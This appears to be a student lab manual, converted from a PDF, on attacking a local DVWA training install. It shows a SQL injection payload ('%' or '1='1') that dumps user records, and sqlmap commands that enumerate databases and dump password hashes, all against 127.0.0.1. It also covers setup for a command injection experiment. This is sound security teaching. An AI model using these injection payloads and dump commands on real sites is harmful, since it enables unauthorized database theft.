
DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

**WARNING!**

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a Virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

## Goto DVWA security



Click on impossible

- File Inclusion**
- File Upload**
- Insecure CAPTCHA**
- SQL Injection**
- SQL Injection (Blind)**
- Weak Session IDs**
- XSS (DOM)**
- XSS (Reflected)**
- XSS (Stored)**
- CSP Bypass**
- JavaScript**

- DVWA Security**
- PHP Info**
- About**

as an example of how web application vulnerabilities can be used as a platform to teach or learn basic exploitation techniques.

1. Low - This setting is completely vulnerable and has no security measures at all. It's use is to be used as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the developer that it is possible for the developer to have a user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This setting should be **secure against all** user supplied source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Prior to DVWA v1.9, this level was known as 'high'.

Impossible Submit

Low  
Medium  
High  
Impossible

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP-based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

set as LOW.

The screenshot shows the DVWA Security interface. On the left is a vertical menu bar with various exploit categories like Brute Force, Command Injection, CSRF, etc., and a 'DVWA Security' link which is highlighted in green. Below the menu is a dropdown labeled 'Security Level' with the option 'Low' selected. A descriptive text explains the security levels from Low to Impossible. At the bottom of the page is a 'PHPIDS' section with a note about its purpose and status.

Click submit.

Attacking the

system:

- SQLInjection:

Enter 1 and Click

The screenshot shows the DVWA SQL Injection page. The menu bar includes 'SQL Injection' under the DVWA category. The main content area has a 'User ID:' input field containing '1'. Below it, the output shows 'ID: 1', 'First name: admin', and 'Surname: admin'. At the bottom, there's a 'More Information' section with links to external resources about SQL injection.

submit

Enter 2 and Click submit

The screenshot shows the DVWA SQL Injection page at the URL `127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#`. The sidebar menu on the left has 'SQL Injection' selected. The main content area displays the following form and output:

**Vulnerability: SQL Injection**

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://hobby-tables.com/>

Enter %' or '1='1

It displays all the information.

The screenshot shows the DVWA SQL Injection page at the URL `127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#`. The sidebar menu on the left has 'SQL Injection' selected. The main content area displays the following form and output:

**Vulnerability: SQL Injection**

User ID:  Submit

ID: %' or '1='1  
First name: admin  
Surname: admin

ID: %' or '1='1  
First name: Gordon  
Surname: Brown


ID: %' or '1='1  
First name: Hack  
Surname: Me

ID: %' or '1='1  
First name: Pablo  
Surname: Picasso


ID: %' or '1='1  
First name: Bob  
Surname: Smith

**More Information**


## Open burp suite



## open burp suite



click proxy



it should be that interception

onthe data will be opened

In the linux terminal create a file with any file

extension. copy the content and paste in the file created

```

└──(kali㉿kali)-[~]
└─$ touch sqlinsam.txt

└──(kali㉿kali)-[~]
└─$ nano sqlinsam.txt

└──(kali㉿kali)-[~]
└─$ cat sqlinsam.txt
GET /DVWA/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"

```

using terminal

to view the content of the created file.

```
(kali㉿kali)-[~]
└─$ cat samp.txt
GET /DVWA/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit
```

- Let's use sqlmap to exploit it:
- sqlmap -r sqlmaplow.txt

```
(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt
[!] [!] [!] {1.6.4#stable}
[!] [!] [!] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:31:48 /2022-07-01/
```

To know the databases using sqlmap exploit

```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt --dbs
[1.6.4#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:32:59 /2022-07-01/
[04:32:59] [INFO] parsing HTTP request from 'samp.txt'
[04:33:00] [INFO] resuming back-end DBMS 'mysql'
```

```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -d dvwa --tables
[1.6.4#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:33:21 /2022-07-01/
[04:33:21] [INFO] parsing HTTP request from 'samp.txt'
```


```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:33:56 /2022-07-01/
[04:33:56] [INFO] parsing HTTP request from 'samp.txt'
```

open table columns

```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -t users --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:34:30 /2022-07-01/
[04:34:30] [INFO] parsing HTTP request from 'samp.txt'
[04:34:30] [INFO] setting file for logging HTTP traffic
```



```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -t users --dump

          _H_
         | |
         | | [C] | |
         | | . [ , ] | . | . | {1.6.4#stable}
         | | . [ , ] | . | . | https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program


[*] starting @ 04:34:45 /2022-07-01/
[04:34:45] [INFO] parsing HTTP request from 'samp.txt'
[04:34:45] [INFO] setting file for logging HTTP traffic
```

we get multiple login ids and passwords in hash values

## Experiment 4: Examination of a website to test the vulnerability of attacks.– XSS & CSRF & Command line injection attack.

### Command Injection Attack—

sudo service apache2 start



```

Home Kali-Linux-2022.2-vmware...
File Actions Edit View Help
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> exit;
Bye

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service apache2 start

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ 


```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>




username: admin

password: password




click create database

we get <http://127.0.0.1/DVWA/index.php>



## Goto DVWA security



Click on impossible
